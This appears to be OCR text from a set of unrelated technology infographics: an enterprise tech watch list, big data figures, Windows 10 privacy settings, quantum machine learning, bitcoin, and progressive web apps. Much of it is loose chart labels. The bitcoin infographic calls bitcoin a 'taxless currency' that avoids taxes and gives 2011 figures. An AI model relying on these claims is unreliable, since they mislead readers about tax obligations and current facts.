


Requirements




*Vs. 3GPP Rel.12; ** no single solution to satisfy all these extreme requirements at the same time



Technologies to Watch for the
Next-Generation Enterprise in 2016 & 2017
Incremental
will drive significant improvement in existing infrastructure and processes
Disruptive
will create new markets and/or upend existing markets
Horizon
must track technology likely to enter enterprise watch list in 18-36 months
Strategic
digital learning, MOOCs, global solutions networks
microservices architectures
public cloud
digital customer experience management
hybrid cloud
team collaboration
collaborative economy
machine learning & AI
blockchain
social business (internal & external)
big data & data science
open APIs
Internet of Things (#IoT)
Tactical
adaptive cybersecurity
smart agents, chatbots
fog computing
workplace app integration
on-demand everything, X-as a-service, software-defined-X
contextual computing
containers
wearable IT
mobile payments
ambient personalization
mobile business apps
virtual and augmented reality
3d printing
real-time stream processing, fast data
instant app composition, low code platforms
mind/machine interfaces
cryptocurrencies
prescriptive analytics
emergent artificial intelligence
seamless multi-cloud operations
office robotics
business drones
intelligent vehicles
smart advisors
DNA computing
quantum computing
shared digital perception
universal digital identities
embeddables
nanodevices
bioprinting
affective computing
holographic projection
= in or entering mainstream
= still emerging
From http://zdnet.com/blog/hinchcliffe on ZDNet. by Dion Hinchcliffe





BIG DATA:
HYPE AND REALITY
"Big Data" has only become widespread as of 2011
90% of data available today was created in the last 5 years
Business intelligence and analytics industry valued at $16.9 B
2011
2012
2013
2014
2015
2016
2017
88%
However, Big Data remains a mystery to most organizations.
of all available data is dark
Big Data
Volume
"Digital Universe" to grow from 4.4 ZB to 44 ZB in 2020
Velocity
2.5 quintillion bytes of data are created everyday
Veracity
Poor quality data costs the US economy 3.1$ trillion annually
Variety
Structure – unstructured: databases, texts, messages, images and posts on social media networks
Continuous assessment, feedback and refinement
The analytics value-chain: a continuous feedback loop
Manage data
Drive better decisions
Perform analytics
Descriptive (low complexity)
Predictive (medium-high complexity)
Prescriptive (very high complexity)
Examples of Big Data Applications
Agriculture
By acquiring data from seeds sensors tractors and GPS, farmers are able to better monitor crop life, increase crop yields and optimize spending.
Entertainment
IBM scientist and the movie studio 20th Century Fox used machine learning and NLP to create a movie trailer based on past data.
Healthcare
Development of a machine learning algorithm that predicted cardiac arrests based on cross-checked data of 133,000 patients and 72 medical parameters.
sources
www.ibmbigdatahub.comhttp://www.ibmbigdatahub.com/blog/measuring-business-value-big-data
http://www.gartner.com/newsroom/id/3198917
https://www.ibm.com/think/marketing/watson-marketing-blog-wce-launch/
http://www.ey.com/Publication/vwLUAssets/EY-data-analytics-pack/$FILE/EY-data-analytics-pack.pdf
infographic.ly





HOW TO PROTECT PRIVACY ON
WINDOWS 10
1 Use a password rather than a PIN for local accounts.
Whether you use a local account or Microsoft account, make sure you use a strong, alphanumeric password.
2 You don't have to link your PC with a Microsoft account.
You can create a local account instead. This avoids sharing data about your account, although you lose the ability to share data across devices.
How: Settings > Accounts > Sign in with a local account instead
3 Randomize your hardware address on WiFi.
Enabling random hardware addresses makes you less prone to tracking across different WiFi networks. Note that not all devices support this.
How: Settings > Network & Internet > Wi-Fi
4 Don't automatically connect to open WiFi networks.
Windows 10 can connect to suggested open WiFi hotspots automatically. Disable this setting to give you more control over your network connections.
How: Settings > Network & Internet > Wi-Fi
5 Disable Cortana to keep voice data private.
Using Cortana, the voice-controlled assistant, sends commands back to Microsoft as well as data about your files for local search. Disabling Cortana is more private but you lose voice-control functionality.
How: Settings > Cortana
6 Watch out for system updates changing your privacy settings.
System updates are enabled by default which could revert your settings or add new ones, granting more access to parts of your system. Go back and check your settings after each major update, including looking for new items.
Most privacy settings on Windows 10 are accessible in the Privacy area of Settings. We recommend looking through each section in detail, though here are the main settings to look out for.
7 Don't share your advertising ID with apps on your system.
Disabling this also resets your advertising ID.
How: Settings > Privacy > General
8 Control which apps and services have access to your location.
You could also disable this entirely if not needed.
How: Settings > Privacy > Location
9 Control which apps can access sensitive data.
You can block access to features such as camera, microphone, contacts, calendar and call history.
How: Settings > Privacy > Camera/Microphone/Contacts/Calendar/Call history
10 Stop your speaking and typing being sent to the cloud.
Note that this needs to be enabled to be able to speak to Cortana.
How: Settings > Privacy > Speech, Inking, & Typing
11 Keep your account info private.
Decide which apps, if any, should have access to your account details such as your name and picture.
How: Settings > Privacy > Account info
12 Restrict the apps that can send or receive messages.
Electronic communications often contain sensitive data, so consider which apps really need access to your email, text or MMS messages.
How: Settings > Privacy > Email/Messaging
13 Decide whether apps can control radios such as Bluetooth.
Note that turning this off doesn't disable Bluetooth, it just prevents apps from being able to control it.
How: Settings > Privacy > Radios
14 Control apps' ability to sync with non-pairing devices.
Examples of such devices include beacons that transmit advertising information to devices in close proximity, such as in retail outlets.
How: Settings > Privacy > Other devices
15 Limit the feedback and usage data that is sent to Microsoft.
Note that in "Feedback & diagnostics" only "Basic" is available—there's no "Disable." We recommend also turning off the tailored tips based on your data.
How: Settings > Privacy > Feedback & diagnostics
Congratulations! You've just taken a big step to increasing privacy and protecting the data on your Windows 10 system.
https://spreadprivacy.com/windows-10-privacy-tips


MACHINE LEARNING
CLASSICAL MACHINE LEARNING - CML
QUANTUM MACHINE LEARNING - QML
CLASSICAL DATA
1
BIT
0
QUANTUM DATA
1
QUBIT
0
SUPERPOSTION OF STATES
Mathematical Algorithms
CPU/GPU Processing
Pattern recognition
SUPERVISED
UNSUPERVISED
Mathematical Algorithms
Quantum Processing
Pattern recognition
SUPERVISED
UNSUPERVISED
PROCESSING METHODS
APPLICATIONS
N = 3 3 BITS
N = 3 QUBITS
2^N = 8 POSSIBLE STATES
Classical Data
Quantum Data
CD TRANSFORM TO QD
CML
QML
QD TRANSFORM TO CD
Entertainment Services
Face recognition
Self driving automotion
CML + QML
Genetics and Genomics
Finance investment
Physics of materials
© ICFO


BITCOINS
THE TAXLESS CURRENCY
WHAT ARE BITCOINS & HOW DO THEY AVOID TAXES?
WHAT
Created in 2009 by a Japanese programmer, bitcoins are the first anonymous decentralized digital currency. They are digital coins that you can send through the Internet.
฿6.3 MILLION / $49 MILLION
As of May 2011 there are over 6.3 million bitcoins in existence. At current prices, it would cost over $49 million to buy these.
$14 to $17
The value of a bitcoin drastically changes during the course of a single day; however, they have generally hovered around $14 to $17 per unit.
ADVANTAGES
Bitcoins are transferred directly from person to person.
Fees are much lower.
They can be used in any country.
Accounts cannot be frozen and no prerequisites or arbitrary limits.
DISADVANTAGES
There are privacy and security issues that arise, since bitcoins are shared publicly online.
Transactions are difficult and based on scripts contained inside them; they are executed to access the "money."
Bitcoins are the currency for many criminals online.
HOW
Bitcoins are generated all over the Internet by anybody running a free application called a bitcoin miner.
Mining requires a certain amount of work for each coin. This amount is automatically adjusted by the network, such the bitcoins are always created at a predictable and limited rate.
Bitcoins are stored in your digital wallet, which looks similar to online banking.
Several currency exchanges exist where you can trade your bitcoins for U.S. dollars, Euros, Yen and more.



GLOBALIZATION
TRUST
AUTOMATION
ECONOMIC SUSTAINABILITY
DEMOGRAPHICS
BUSINESS MODELS
Digitalization of Energy
Digital blended business models
Intelligent Networked Enterprises
EVOLVING CHALLENGES
Deep Learning
IT for Life
Blockchain
Security
Fast Data
Identity & Privacy
Quantum Safe Cryptography
WAYS OF WORKING
DevOps in large organizations
Augmented Interactive Reality
Interactive & Dynamic Media
Wearables
Additive Manufacturing
DISRUPTIVE TECHNOLOGIES
Cloud Continuum
Cloud & Containerization
IoT & Future Networks
Computing Memory


BENEFITS OF PROGRESSIVE WEB APPS OVER NATIVE APPS
OPHIRA
Arama
(Search Engine Access)
www
URL
(Push Notifications)
(Offline work mode)
(Bookmark)
icon
(Addition to Home Screen)
OPHIRA
Arama
Tüm ürünlerde
%40'a varan indirim
Ödeme sırasında WKND kodunu kullanın
İNDİRİMLİ ALIŞVERİŞ YAPIN
Çok Satanlara Göz Atın
NATIVE APP
PROGRESSIVE MOBILE APP



Almost 2/3rds of tech workers now use a VPN, leading supplier reports 300% growth

